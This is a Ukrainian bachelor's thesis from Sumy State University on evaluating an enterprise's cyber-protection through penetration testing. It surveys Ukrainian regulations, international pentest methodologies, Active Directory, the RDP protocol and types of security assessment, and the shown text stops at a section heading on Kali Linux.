МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
СУМСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ
КАФЕДРА КІБЕРБЕЗПЕКИ

КВАЛІФІКАЦІЙНА РОБОТА БАКАЛАВРА

на тему:

«Оцінка кіберзахищеності інформаційно-телекомунікаційної системи комерційного підприємства»

Завідувач
випускаючої кафедри Любчак В.О.

Керівник роботи Кальченко В.В.

Студентки групи КБ-81 Ященко А.М.

Суми 2022

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

СУМСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ

Кафедра кібербезпеки

Затверджую_____

Зав. кафедрою Любчак В.О.

“_____” _____2022 р.

ЗАВДАННЯ

до випускної роботи

Студентки четвертого курсу, групи КБ-81 спеціальності «Кібербезпека» денної форми навчання Ященко Анни Миколаївни.

Тема: «Оцінка кіберзахищеності інформаційно-телекомунікаційної системи комерційного підприємства»

Затверджена наказом по СумДУ

№_____ від _____2022 р.

Зміст пояснювальної записки: 1) Аналіз предметної області2) Методи оцінювання кіберзахищеності інформації із застосуванням програмно-апаратних засобів 3) Оцінювання кіберзахищеності інформаційно-комунікаційної системи комерційного підприємства із застосування методів тестування на проникнення.

Дата видачі завдання “_____”_____2022 р.

Керівник випускної роботи _____ Кальченко В.В.

Завдання прийняла до виконання _____ Ященко А.М.

РЕФЕРАТ

Записка: 68 стор., 36 рис., 1 табл., 29 джерел.

Мета роботи — аналіз методів оцінки кіберзахищеності інформаційно-комунікаційної системи підприємства методом тестування на проникнення та їх практичне застосування для оцінки результативності вжитих заходів з кіберзахисту.

Об'єкт дослідження — система кіберзахисту інформаційно-комунікаційної системи комерційного підприємства.

Предмет дослідження – сукупність методів та заходів програмно-технічного характеру, які дозволять оцінити кіберзахищеність інформаційно-комунікаційної системи підприємства.

Методи дослідження — методи та технології оцінки кіберзахищеності інформаційно-комунікаційних систем.

Результати — проаналізовано українські та міжнародні стандарти оцінки кіберзахищеності інформаційно-комунікаційних систем, запропоновано алгоритм проведення тестування кіберзахищеності, перевірено ступінь захищеності інформаційно-комунікаційної системи комерційного підприємства.

ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНА СИСТЕМА, КІБЕРЗАХИСТ, КІБЕРБЕЗПЕКА, ТЕСТУВАННЯ НА ПРОНИКНЕННЯ, КОМЕРЦІЙНЕ ПІДПРИЄМСТВО, WINDOWS SERVER, ACTIVE DIRECTORY, KALI LINUX, REMOTE DESKTOP PROTOCOL, ВІДДАЛЕНИЙ РОБОЧИЙ СТІЛ

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

БД – база даних

ІБ – інформаційна безпека

ІКС – інформаційно-комунікаційна система

ІС – інформаційна система

КБ – кібербезпека

КС – комп’ютерна система

КСЗІ – комплексна система захисту інформації

ОС – операційна система

ПЗ – програмне забезпечення

ПК – персональний комп’ютер

НД ТЗІ – нормативний документ системи технічного захисту інформації

ВСТУП

У сучасному світі гостро постає питання забезпечення кібербезпеки у зв’язку зі зростанням кіберзагроз, постійним розвитком засобів зламу інформаційних систем та збільшення комп'ютерної злочинності. Це зумовлено тим, що інформаційно-комунікаційні технології та цифрові послуги стали невід’ємною частиною економіки в усьому світі: від інтернет-маркетингу, систем електронного урядування, е-банкінгу до технологій інтернету речей та їх експлуатації в управлінні підприємствами.

Щоб уникнути прецедентів в області кібербезпеки, компанії повинні мати високу стійкість до зовнішніх і внутрішніх загроз та застосовувати відповідні заходи для забезпечення кібербезпеки. Одним з таких заходів для забезпечення кібербезпеки компанії є тестування на проникнення.

Тестування на проникнення (пентест) – це метод оцінки рівня безпеки інформаційних мереж, який повністю моделює атаку кіберзлочинців та допомагає вирішити низку завдань щодо аналізу та оптимізації системи безпеки.

Метою дипломної роботи є вивчення методів оцінки кіберзахищеності інформаційно-комунікаційної системи підприємства методом тестування на проникнення та їх практичне застосування для оцінки результативності вжитих заходів з кіберзахисту.

Об’єкт дослідження – система кіберзахисту інформаційно-комунікаційної системи комерційного підприємства.

Предмет дослідження – сукупність методів та заходів програмно-технічного характеру, які дозволять оцінити кіберзахищеність інформаційно-комунікаційної системи підприємства.

Для досягнення поставленої мети постала необхідність у вирішенні наступних завдань:

- детально розглянути існуючі методики проведення тестування на проникнення;

- дослідити існуючі програмні засоби для проведення тестувань;
- провести тестування на проникнення для інформаційно-комунікаційної системи комерційного підприємства.

Окремо слід зазначити, що на момент затвердження теми дипломної роботи, відповідно до існуючої на той момент нормативно-правової бази комп'ютерні системи мали назву "інформаційно-телекомунікаційні системи". Проте, у зв'язку з прийняттям та вступом в дію Закону України "Про електронні комунікації" від 16.12.2020 №1089-IX, дані системи отримали назву "інформаційно-комунікаційні системи". Внаслідок цього в тексті дипломної роботи буде використовуватись оновлена назва, а саме інформаційно-комунікаційні системи.

1 АНАЛІЗ ПРЕДМЕТНОЇ ОБЛАСТІ

1.1 Підходи до оцінювання кіберзахищеності інформаційно комунікаційних систем в Україні

Відповідно до Закону України «Про захист інформації в інформаційно-комунікаційних системах» інформаційно-комунікаційна система (ІКС) – це сукупність інформаційних та електронних комунікаційних систем, які у процесі обробки інформації діють як єдине ціле [1]. Головним призначенням ІКС являється забезпечення комунікації та обробки організаційних структур інформаційних систем (ІС).

Кіберзахищеність ІКС визначають як:

- набір технологічних прийомів та засобів, які використовуються для забезпечення захисту компонентів ІС;
- зведення до мінімуму ризику для складових ІКС;
- сукупність логічних і фізичних заходів, які направлені на захист від загроз інформації та ІКС [2].

Під оцінкою кіберзахищеності ІКС мають на увазі збір кількісних, якісних та об’єктивних оцінок існуючого стану безпеки системи і отримання комплексної оцінки їх рівня безпеки. Дана процедура проводиться для оцінки поточного стану кіберзахищеності системи та її здатності реагувати та протидіяти новим загрозам, які в свою чергу мають властивість змінюватись та вдосконалюватись [2].

На даний момент в Україні оцінка кіберзахищеності ІКС регулюється Законами «Про захист інформації в інформаційно-комунікаційних системах» та «Правилами забезпечення захисту інформації в інформаційних, телекомунікаційних та інформаційно-комунікаційних системах» [1,3]. Якщо в ІКС циркулює інформація, що потребує захисту відповідно до вимог законодавства України, то в ній повинна бути побудована комплексна система

захисту інформації (КСЗІ) з підтвердженою відповідністю. До такої інформації належить інформація, що становить державну таємницю, службова, конфіденційна інформація та державні інформаційні ресурси. Вимоги та порядок побудови системи визначається та регулюється нормативним документом системи технічного захисту інформації (НД ТЗІ) [4].

Відповідно до сучасної нормативної бази документів України, під час оцінки кіберзахищеності ІКС виконуються наступні дії:

- з’ясовується, які типи інформації перебувають в обігу в КС;
- перевіряється наявність створених КСЗІ в даних системах;
- визначаються співробітники, що несуть відповідальність за захист інформації в окремих КС та підприємстві в цілому;
- обстежуються на відповідність реальним умовам функціонування та розташування систем безпеки та КС дані, що зазначені в експлуатаційній та технічній документації КСЗІ;
- з’ясовується, які типи інформації перебувають в обігу в КС;
- визначаються ПЗ, які використовуються для обробки інформації в КС;
- перевіряється працездатність засобів захисту складових КС та наявність антивірусних засобів захисту і систематичність їх оновлення [5].

Виконання зазначених пунктів дозволяє з’ясувати повноту і достатність вжитих організаційних заходів та частково технічних. Враховуючи той факт, що ландшафт загроз постійно змінюється, виникає питання практичної оцінки вжитих технічних заходів. А саме з’ясування того факту, наскільки якісно система кіберзахисту ІКС протидіє сучасним кіберзагрозам та інструментам зловмисників.

1.2 Міжнародні стандарти оцінювання кіберзахищеності інформаційно-комунікаційних систем

Міжнародні стандарти ІБ представляють собою розгалужену систему, в складі якої є положення, що обов'язкові до виконання, та ті, які надаються у якості рекомендацій щодо забезпечення ІБ. По мірі виникнення нових інцидентів та загроз у сфері ІБ розроблюються нові стандарти, які спрямовані на створення універсальної та стійкої моделі захисту інформації у кіберпросторі.

Для перевірки оцінки кіберзахищеності ІКС проводять аудит ІБ. Найбільш поширеними міжнародними стандартами та керівництвами в області аудиту є [6]:

- International Professional Practices Framework (IPPF) for Internal Auditing Standards;
- IT Audit Framework 2nd Edition (ITAF);
- Cobit;
- ISO/IEC 27007: Guidelines for information security management systems auditing Global Technology Audit Guide (GATG);
- Guide to the Assessment of IT Risk (GAIT).

Ключовою частиною аудиту, згідно наведених стандартів та керівництв, є проведення тестування на проникнення до КС підприємства-замовника.

Тестування на проникнення (пентест) є методом оцінювання захищеності КС шляхом імітації атаки на неї з метою перевірки її вразливості до реального проникнення в неї зовнішніх та внутрішніх зловмисників. Більш детально тестування на проникнення буде розглянуто у розділі 2.2.

Задля того, щоб тестування на проникнення було проведено ефективно і в результаті було отримано якісну оцінку кіберзахищеності системи і надано рекомендації щодо її підвищення, необхідно для різних типів КС використовувати певні методики. Саме для цього і створюються методології тестування на проникнення.

Методологія – це набір стандартних правил, дій та процедур, які реалізуються при роботі з програмами, призначеними для перевірки захищеності КС. У методології тестування на проникнення насамперед визначається план проведення тесту. В цьому плані передбачаються не лише цілі проведення випробувань, а й дії, які мають бути виконані для оцінки справжнього стану кібербезпеки КС.

На сьогоднішній день найпопулярнішими методологіями проведення тестування на проникнення у всьому світі є наступні [7]:

- The National Institute of Standards and Technology (NIST) Special Publication 800-115;
- Information Systems Security Assessment Framework (ISSAF);
- OWASP Testing Guide;
- The Open Source Security Testing Methodology Manual (OSSTMM);
- Penetration Testing Execution Standard (PTES);

1.2.1 The National Institute of Standards and Technology Special Publication 800-115

Спеціальне видання Національного інституту стандартів та технологій NIST SP 800-115 є технічним посібником з тестування та оцінки ІБ.

Метою даної методології є надання керівних принципів при організації робіт з планування та проведення тестування системи. У цьому посібнику [8] наведено огляд ключових елементів тестування безпеки та оцінка захищеності системи конкретними методами з описом їх переваг та недоліків, а також рекомендацій щодо їх використання.

Даний стандарт містить в собі наступні розділи [8]:

- огляд тестування та експертизи безпеки;
- огляд методів;
- визначення мети та техніки аналізу;
- техніки оцінки вразливостей об'єктів;
- планування оцінки безпеки;

- виконання оцінки безпеки;
- пост-тестові заходи

Відповідно до цього стандарту в тестуванні на проникнення виділяють наступні етапи:

- планування, під час якого визначаються правила тестування, затверджується та документується управління тестуванням та визначаються ціль і окремі задачі тестування.
- дослідження, яке включає збір інформації та аналіз вразливостей. Для ідентифікації потенційних цілей проводиться визначення мережевих портів та сервісів (збір інформації). Аналіз вразливостей полягає в пошуку відомих вразливостей сервісів, додатків, ОС сканованого хоста у базах вразливостей.
- атака, під час якої робиться перевірка раніше визначених вразливостей шляхом їх експлуатації. Якщо атака успішна, то вразливість підтверджується і визначаються засоби захисту від загроз безпеки.
- розробка звітної документації, яка полягає у підготовці звіту, що містить опис знайдених вразливостей, можливих ризиків та рекомендацій щодо усунення виявлених недоліків.

Дана методологія не призначена для проведення комплексного тестування кіберзахисту системи. В методології NIST SP 800-115 основний акцент робиться на теоретичне обґрунтування того, як ці техніки можуть бути використані.

Недоліком стандарту NIST SP 800-115 є те, що він був прийнятий у 2008 р. і в даний час не повною мірою відображає сучасні підходи до тестування на проникнення.

Серед особливостей методології NIST SP 800-115 можна відмітити наступне:

- детально визначає ключові елементи технічного тестування;
- надає гнучкість під час вибору підходів до тестування;
- описує рівень підготовки, необхідний для проведення тестування;
- містить розширений опис методів соціальної інженерії;

- не містить конкретних прикладів тестування;
- не описує механізми захисту від вразливостей.

1.2.2 Information Systems Security Assessment Framework

Дана методологія була розроблена OISSG (Open Information Systems Security Group) у 2006 році. Вона охоплює всі аспекти, які стосуються оцінки безпеки: від організаційного рівня (вплив на бізнес та організаційні моделі) до практичних технік (перевірка безпеки паролів, систем, мереж).

Методологія тестування на проникнення ISSAF включає в себе три етапи:

- планування та підготовка, під час якої виконавець отримує початкову інформацію про об'єкт тестування та підписує договір з компанією-замовником, який забезпечує основу для проведення тестування та взаємний правовий захист.
- оцінка, під час якої виконується тестування на проникнення. На даному етапі відбуваються наступні дії:

1) збір інформації, після чого отримана інформація поділяється на технічну (DNS/WHOIS) та нетехнічну (пошукові системи, сайт організації і т.д.).

2) мережеве картографування, де застосовуються спеціальні технічні засоби для визначення структури мережі та її ресурсів.

3) ідентифікація вразливостей, під час якої проводиться сканування на предмет пошуку відомих вразливостей, оцінка можливого впливу, визначення вектору атак та проникнення до системи.

4) отримання доступу або ескалація привілеїв, яке відбувається через підбір комбінацій логін/пароль, пошук порожніх або стандартних паролів в системних акаунтах, експлуатацію стандартних налаштувань постачальника та пошуку публічних сервісів, які допускають виконання певних операцій в системі (запис, створення на читання файлів).

5) додаткові тести, до яких належить перехват трафіку, його аналіз, отримання зашифрованих паролів для їх зламу у майбутньому.

6) компрометація видалених користувачів або сайтів.

7) підтримання доступу.

8) приховування слідів.

- звітність, під час якої відбувається розробка звіту про виконане тестування.

В даній методології представлені детальні рекомендації щодо проведення тестування. Описані не лише утиліти, за допомогою яких можна провести тестування, але й наводяться вказівки щодо їх використання, а також можливі реакції системи під час проведення тестування.

До особливостей даної методики належать наступні:

- включає докладний підхід до опису всіх аспектів оцінки захищеності;
- містить приклади тестування вразливостей з кодом, висновками, заходами протидії, посиланнями та утилітами для роботи;
- методологія частково не завершена та є застарілою.

1.2.3 Open Web Application Security Project Testing Guide

Методика OWASP створена спільнотою OWASP у 2004 р. і розвивається на сьогодні міжнародною групою незалежних експертів-ентузіастів. Методика орієнтована на тестування веб-додатків і фактично є єдиною подібною методикою, що вузько орієнтована саме на веб-додатки.

В цілому тестування за даною методологією можна поділити на два етапи:

- пасивний етап, під час якого тестувальник намагається зрозуміти логіку додатку та «грає» з ним. Додатково можуть бути використані інструменти для збору інформації.
- активний етап, під час якого тестувальник проводить тести відповідно до наступних розділів:

1) збір інформації;
2) тестування конфігурації;
3) тестування політики безпеки користувача;
4) тестування автентифікації;

5) тестування авторизації;
6) тестування управління сесією;
7) тестування обробки введення користувача;
8) обробка помилок;
9) криптографія;
10) тестування бізнес-логіки;
11) тестування вразливостей на стороні користувача.

Методику OWASP можна використовувати як на етапі попередньої оцінки захищеності веб-додатків в цілях перевірки можливості їх використання у складі будь-якої ІС, так і на етапі розробки веб-додатків для перевірки окремих можливостей та функцій ІБ.

1.2.4 The Open Source Security Testing Methodology Manual

Методика OSSTMM [9] є формалізованим і добре структурованим документом, що регламентує практично всі аспекти тестування на проникнення. Здебільшого орієнтована на тестування комп'ютерних мереж. Методика періодично оновлюється.

Методика OSSTMM визначає так звану «карту безпеки» – візуальне відображення основних категорій ІБ, що оцінюються в процесі тестування:

- інформаційна безпека;
- безпека соціальних процесів;
- безпека інформаційних процесів;
- безпека Інтернет-технологій;
- безпека каналів зв'язку;
- безпека бездротових технологій;
- безпека фізичної інфраструктури.

Цей документ призначений для формування докладного основного плану тестування, що, у свою чергу, забезпечить досконале та всебічне випробування на проникнення.

Мінусом методики є відсутність повного опису процесу проведення тестування окремих модулів ІС.

1.2.5 Penetration Testing Execution Standard

Стандарт проведення тестування на проникнення PTES розроблено у 2009 р. міжнародною групою незалежних експертів-ентузіастів у галузі ІБ. PTES як стандарт офіційно зареєстрований лише у США.

Стандарт PTES передбачає 7 основних етапів проведення тестування на проникнення, описаних у відповідних розділах:

- попередні погодження, де розглядаються питання визначення меж тестування, його дати, метрики, порядок складання документації про тестування та інші питання;
- збір інформації, де описуються техніки дослідження мети, що дозволяють зібрати про неї максимальну кількість корисної для тестування інформації;
- моделювання загроз, де містяться рекомендації щодо побудови моделі загроз організації;
- аналіз вразливостей, де описані основні засади пошуку вразливостей у системі;
- експлуатація, де описуються техніки отримання доступу та обходу захисних механізмів за допомогою раніше знайдених вразливостей;
- пост-експлуатація, де описуються техніки, що дозволяють зрозуміти цінність скомпрометованої системи та встановлення прихованих можливостей взаємодії з нею у майбутньому;
- звітність, де наводяться основні критерії, що враховуються при складанні звіту про тестування.

Серед особливостей даної методології слід відзначити наступне:

- приділяє особливу увагу користувачам як частині ІС;
- включає розширений аналіз усіх етапів тестування на проникнення;
- містить опис лише процедури зовнішнього тестування.

Проведений короткий огляд найпопулярніших методологій тестування на проникнення дає можливість зробити висновок, що багато аспектів методологій збігаються. Однак, незважаючи на присутність збігів, кожна з них унікальна. Основні відмінності стосуються структури документа, рівня поглибленості в технічні питання, наявності прикладів та технічних подробиць проведення тестування.

1.3 Визначення мети роботи та постановка задачі

Метою дипломної роботи є вивчення методів оцінки кіберзахищеності інформаційно-комунікаційної системи підприємства методом тестування на проникнення та їх практичне застосування.

Об’єкт дослідження – система кіберзахисту інформаційно-комунікаційної системи комерційного підприємства.

Предмет дослідження – сукупність методів та заходів програмно-технічного характеру, які дозволять оцінити кіберзахищеність інформаційно-комунікаційної системи підприємства.

Для досягнення поставленої мети постала необхідність у вирішенні наступних завдань:

- детально розглянути існуючі методики проведення тестування на проникнення;
- дослідити існуючі програмні засоби для проведення тестувань;
- провести тестування на проникнення для інформаційно-комунікаційної системи комерційного підприємства.

2 МЕТОДИ ОЦІНЮВАННЯ КІБЕРЗАХИЩЕНОСТІ ІНФОРМАЦІЇ ІЗ ЗАСТОСУВАННЯМ ПРОГРАМНО-АПАРАТНИХ ЗАСОБІВ

2.1 Принципи побудови сучасних інформаційно-комунікаційних систем комерційних підприємств

Операційна система – це базовий комплекс програм, що виконує керування апаратною складовою комп'ютера, забезпечує керування обчислювальним процесом та організовує взаємодію з користувачем [10]. Операційна система є основою будь-якого комп'ютера.

Найкращою для сучасних інформаційно-комунікаційних систем комерційних підприємств стала ОС Windows Server компанії Microsoft.

Windows Server — це лінійка ОС, які Microsoft спеціально створює для керування серверами.

Сервер — це комп'ютер або система, що надає ресурси, дані, послуги або програми іншим комп'ютерам, відомим як клієнти, через мережу. Теоретично, коли комп'ютери спільно використовують ресурси з клієнтськими машинами, вони вважаються серверами. Існує багато типів серверів, включаючи веб-сервери, поштові сервери та віртуальні сервери.

Здебільшого Windows Server використовується в бізнес-налаштуваннях, тому і містить велику кількість ролей та інструментів, а саме:

- служба «Файли та сховище», що включає технології, які допомагають налаштувати один або кілька файлових серверів і керувати ними. Тобто це сервери, які забезпечують центральне розташування у мережі, де можна зберігати файли та ділитися ними з користувачами.
- послуги друку, що дозволяють легко зіставити принтери з комп'ютерами та позбавити персонал зайвої роботи.

- служби оновлення Windows, що дозволяють проводити централізоване оновлення програмного забезпечення на персональних комп’ютерах працівників підприємства.
- роль DHCP, яка дозволяє створити DHCP-сервер для автоматичного призначення IP-адрес всім пристроям у мережі.
- служба керування користувачами Active Directory, яка дозволяє серверу діяти як контролер домену та централізовано керувати обліковими записами користувачів, налаштовувати параметри безпеки ІКС.

Це лише деякі з ролей серверу, які може обробляти Windows Server. Часто компанії мають більше одного сервера і розподіляють вищезазначені ролі між кількома пристроями.

У межах даної дипломної роботи буде більш детально розглянуто саме службу каталогів у Windows Server, яка називається Active Directory (AD).

AD допомагає IT-командам відстежувати мережеві об’єкти, надавати різні види прав користувачам, а також впроваджувати політики для безперебійної роботи в мережі.

AD є одним із найважливіших інструментів IT-інфраструктури, який допомагає адміністраторам керувати безпекою та аудитом, а також надає доступ до облікового запису кожного користувача з одного місця. За допомогою AD користувачів можна організувати в групи та підгрупи для забезпечення контролю доступу.

У AD дані зберігаються як об’єкти. Під об’єктом можна розуміти окремий елемент, наприклад користувача, групу, програму чи пристрій. Об'єкти можуть бути ресурсами або принципами безпеки, такими як користувачі або групи. Кожен об’єкт має назву та атрибути. Наприклад, ім’я користувача може бути комбінацією рядка імені та інформації, пов’язаної з користувачем.

Структура AD складається з трьох основних компонентів: доменів, дерев і лісів.

Кілька об’єктів, наприклад користувачів або пристроїв, які використовують ту саму базу даних AD, можна згрупувати в один домен. Домени мають структуру системи доменних імен (DNS).

Якщо об’єднати кілька доменів між собою, то утвориться дерево. Деревовидна структура використовує безперервний простір імен для розташування доменів у логічній ієрархії. Різні домени в дереві використовують безпечне з’єднання та довіряють один одному в ієрархії. Це означає, що перший домен може неявно довіряти третьому домену в ієрархії.

Сукупність кількох дерев називається лісом. Адміністратори можуть надавати певні права доступу та привілеї зв’язку на всіх рівнях. Крім того, ліс також включає схеми каталогів, спільні каталоги, конфігурації домену та інформацію про програми. Сервери глобального каталогу надають список усіх об’єктів у лісі, а схема визначає клас та атрибути об’єкта в лісі. Організаційні підрозділи організують групи, користувачів і пристрої. Кожен домен може містити власний організаційний підрозділ.

До переваг Active Directory можна віднести наступні [11]:

- Краще представлення мережі. Структура AD забезпечує чітке уявлення про мережу. AD дозволяє адміністраторам централізовано керувати користувачами та авторизацією, незалежно від розміру мережі. Централізований підхід до управління є однією з найважливіших причин впровадження AD.
- Можливість єдиного входу. Можливість єдиного входу контролера домену дозволяє користувачам вводити свої імена користувачів і паролі на одному сервері та отримувати доступ до інших серверів без необхідності вводити ці дані знову.
- Ефективне управління довірчими відносинами. AD дозволяє використовувати довірчі відносини між різними доменами. Це означає, що між двома суб’єктами можуть існувати двосторонні довірчі відносини. Наприклад, якщо між двома веб-сайтами існують двосторонні довірчі відносини,

користувачі можуть використовувати ресурси на обох сайтах за допомогою одного пароля та імені користувача.

- Централізоване керування на основі політик. Ця функція допомагає керувати та покращувати параметри безпеки робочих станцій з однієї точки. Це означає, що адміністратори можуть контролювати та керувати налаштуваннями безпеки всіх мережевих ресурсів з однієї точки.
- Реплікація з кількома майстрами та сайти. Кожен контролер домену містить копію AD в середовищі реплікації AD з кількома майстрами. Щоразу, коли в AD вносяться зміни, найближчий контролер домену оновлюватиметься відповідним чином. Інші контролери домену в середовищі також самі оновляться. Ця концепція також стосується сайтів. Кожен сайт має власний контролер домену. Тому, коли користувач на сайті оновлює AD, зміни відображаються в контролері домену на сайті. Контролер домену на іншій стороні сайту також регулярно оновлюватиме зміни.

2.2 Протокол Remote Desktop Protocol

Сучасний світ вже неможливо уявити без інформаційних технологій і таких засобів комунікації, як комп'ютер, телефон та ін. Ситуація у світі має властивість змінюватись, тому компаніям потрібні нові рішення, які б підтримували робочий процес у звичному темпі, не знижуючи продуктивність навіть у складних економічних, політичних та інших ситуаціях.

Компанії все частіше вдаються до технології віртуалізації робочих місць, оскільки це зручно і не лише прискорює роботу, але й заощаджує величезні кошти у бюджеті за рахунок зменшення кількості фізичних робочих місць. Одним з найнадійніших рішень є протокол віддаленого робочого стола (RPD).

Протокол віддаленого робочого стола або Remote Desktop Protocol – це один із компонентів Microsoft, що дозволяє отримувати доступ до віддалених

комп’ютерів без безпосереднього контакту з ними. Користувач може запускати утиліти, бачити усі файли, виконувати задачі різного типу і т.д.

Протокол RDP відкриває виділений мережевий канал передачі даних між підключеними машинами. Для цього завжди використовується мережний порт 3389.

Рухи миші, натискання клавіш, зображення робочого столу та всі інші необхідні дані передаються цим каналом через TCP/IP , який є транспортним протоколом, що використовується для більшості типів інтернет-трафіку. RDP також шифрує всі дані, щоб з'єднання через загальнодоступний інтернет було безпечнішим.

Структура стеку протоколів RDP зображена на таблиці 2.2.1.

Таблиця 2.2.1 – Стек протоколів RDP

<table>
<tr><td colspan="3">RDP</td></tr>
<tr><td>Encryption</td><td>T.125 MCS</td><td></td></tr>
<tr><td>T.125 MCS</td><td>x.224</td><td></td></tr>
<tr><td>x.224</td><td>TPKT</td><td>FastMode DATA</td></tr>
<tr><td>TPKT</td><td colspan="2">TLS</td><td>Encryption</td></tr>
<tr><td colspan="3">TCP</td></tr>
</table>

- TPKT відомий як транспортна служба ISO поверх TCP, яка дозволяє одноранговим вузлам обмінюватися інформаційними блоками, відомими як блоки даних транспортного протоколу (TPDU або PDU).
- X.224 — це транспортний протокол із встановленням з'єднання. Він забезпечує транспортну послугу в режимі з'єднання. RDP використовує його у початковому запиті та відповіді на підключення.
- T.125 MCS – це служба багатоточкового зв'язку, яка дозволяє RDP обмінюватися даними та керувати кількома каналами.

Відправка та отримання даних через стек RDP аналогічний 7-рівневій моделі OSI. Передані дані розділяються, направляються в канал, шифруються та

упаковуються перед передачею по мережі іншій стороні. Потім вони проходять той самий процес у зворотному порядку.

З'єднання RDP можна розбити на кілька етапів:

- ініціація з'єднання;
- обмін основними налаштуваннями;
- підключення каналу;
- безпечний обмін налаштуваннями;
- ліцензування;
- обмін можливостями;
- завершення підключення;
- обмін даними.

Як і у будь-якого програмного рішення, у технології RDP є свої переваги та недоліки. Серед переваг можна виділити наступні:

- Протокол RDP може працювати через будь-які протоколи (TCP, UDP та ін.), мережі, VPN, NAT, переадресації тощо;
- Протокол не вибагливий до швидкості інтернет-з'єднання;
- Сесія RDP не припиниться, якщо виникла проблема з інтернет-з'єднанням. В такому випадку RDP продовжуватиме спроби відновити нормальну роботу віддаленого робочого столу. Документи та програми на віддаленому столі при розриві з'єднання залишаться відкритими і користувач зможе продовжити роботу після перепідключення;
- продуктивність роботи не падає під час оновлення ПЗ;
- одночасно можна запускати стільки копій віртуальних машин, скільки користувачів підключено до сервера;
- у сеансах віддаленого робочого столу можна використовувати локальні принтери;
- програми у сеансі віддаленого робочого стола можуть отримувати доступ до локальних портів.

Серед недоліків даного протоколу слід відмітити наступні:

- робота браузера та програм повільніша через RDP у порівнянні з програмами, що запущені локально;
- висока залежність від стабільності віддаленого комп'ютера, адже якщо сервер RDP зависає, то користувач не зможе працювати віддалено, навіть якщо з його ПК все гаразд. Відповідно, якщо віддалено працюють кілька користувачів, вони також одночасно відключаються від сервера;
- в RDS дані передаються за певним протоколом, який повинен підтримуватися на клієнтській стороні і це накладає обмеження на вибір серверних та користувальницьких інструментів.

2.3 Процедура визначення методів оцінювання захищеності інформації

Зловмисники можуть завдати суттєвої шкоди практично будь-якій компанії, тому в корпоративному секторі активно впроваджуються сучасні рішення для забезпечення кібербезпеки. Одним з таких рішень є імітація хакерської атаки с обмеженням її наслідків, яка називається тестом на проникнення.

Загалом, тести на проникнення можна розподілити на три категорії: Penetration Testing, Red Team Assessment та Breach and Attack Simulation.

2.3.1 Penetration Testing

Під час даного виду тесту на проникнення інженери з безпеки зосереджуються на певному ПЗ в чітко визначеному обсязі, щоб знайти якомога більше вразливостей безпеки протягом узгодженого періоду часу. При цьому більшість співробітників компанії знають про перевірку [12].

Пентест проходить за певним сценарієм, в якому жорстко прописані всі етапи, а експлуатація вразливостей попередньо обумовлюється і проводиться так, щоб унеможливити незворотні зміни в цільових інформаційних системах.

Програмне забезпечення для пентесту може розташовуватися на будь-якій платформі: персональному комп’ютері, смартфоні, сервері, тощо. Протягом цього часу інженери з безпеки використовують інструменти, методології та аналіз поверхні атак, щоб виявити унікальні вразливості програмного забезпечення. До таких належать вразливості нульового дня – це раніше невідомі вразливості, які можна використовувати для системи. Тестування нагадує аудит поверхні атаки додатку і має бути вичерпним і широким, щоб охопити якомога більшу частину області [12].

2.3.2 Red Team Assessment

Даний тест на проникнення передбачає максимально приховане та глибоке проникнення команди умовних лиходіїв у корпоративну інфраструктуру. Терміни його проведення та методи обумовлюються заздалегідь і можуть бути різними, у тому числі пов'язаними з порушенням працездатності систем або з псуванням даних.

Процес нагадує військові навчання, коли атакуюча команда (Red Team) бореться із захисниками (Blue Team). Під час тесту на проникнення проводиться детальне дослідження, де червона команда імітує реальну атаку на інфраструктуру без жодних обмежень. Це може бути прорив корпоративного периметра, спроби фізичного доступу або жорстка соціальна інженерія. Співробітників компанії і навіть рядових співробітників департаменту ІБ про проведення тесту не повідомляють — Red Team Assessment проводиться в максимально наближених до реальності умовах [13].

Хакери йдуть шляхом найменшого опору, тому Red Team Assessment виявляє найслабшу ланку в системі захисту, яка з найбільшою ймовірністю стане метою цього нападу. До того ж це непогане тренування для співробітників департаменту інформаційної безпеки, тут уже можна побачити, як розвиватиметься атака та чи вдасться її відобразити.

2.3.3 Breach and Attack Simulation

Дана категорія тестів на проникнення спрямована на те, щоб дізнатися як виглядає організація очима зловмисника.

Зазвичай, головним в даній категорії тестів на проникнення є не реагування команди, а загальний стан безпеки організації.

Під час імітації атаки атакується ПЗ системи для досягнення цілей оцінки. Це безперешкодна, комплексна атака, яка починається з постановки цілей, розвідки (сканування мережі, опитування фізичних будівель, соціальна інженерія та створення широкої мережі для виявлення якомога більшої кількості хостів та сервісів) та атаки кожного сервісу та служби. Останнім кроком зазвичай є атака на мережу, яка здійснюється для того, щоб виявити вразливі місця, якими може скористатися зловмисник [14].

Додатковою перевагою імітації атаки є можливість виявлення невідомих хостів. Це системи, що запущені для короткострокового тестування та ненавмисно залишені у робочому стані, або є повністю неавторизованими.

Після проведення даного виду тесту на проникнення в організації буде чітке уявлення про те, як вона виглядає очима зовнішнього зловмисника та її здатність протистояти цим типам атак. Ці тести, як правило, не такі ретельні, але вони дають чудовий загальний огляд поверхні атаки та стану безпеки, який не можна отримати жодним іншим способом.

Найголовніше питання, яке має виникнути у керівника департаменту інформаційної безпеки: якому підходу віддати перевагу для проведення перевірки захищеності корпоративної IT-інфраструктури.

В будь-якому разі відбувається пошук вразливостей і шляхів їх експлуатації, а подібність цілей призводить і до подібності використовуваних методів. Між Penetration Testing, Red Team Assessment та Breach and Attack Simulation можна знайти чимало спільного, що робить вибір ще складнішим завданням. Однак три популярні тести на проникнення не стільки конкурують, скільки доповнюють одна одну [15].

Щоб отримати детальну інформацію про наявні вразливості, потрібно періодично проводити пентести, але інфраструктура постійно змінюється, тому їх результати за кілька місяців втрачають неабияку частку актуальності. Проблему вирішить безперервне автоматизоване тестування за допомогою однієї з платформ BAS, а періодичні навчання із залученням червоної команди триматимуть корпоративні системи захисту в тонусі.

2.4 Класифікація програмно-апаратних засобів для оцінки кіберзахищеності інформаційно-комунікаційних систем

При проведенні тестування на проникнення можна використовувати різні інструментальні середовища: Kali Linux, Parrot Security OS Linux, BlackArch, BackBox Linux, DEFT. Дані інструментальні середовища включають велику кількість інструментів для аудиту безпеки та проведення тестування на проникнення.

2.4.1 Kali Linux

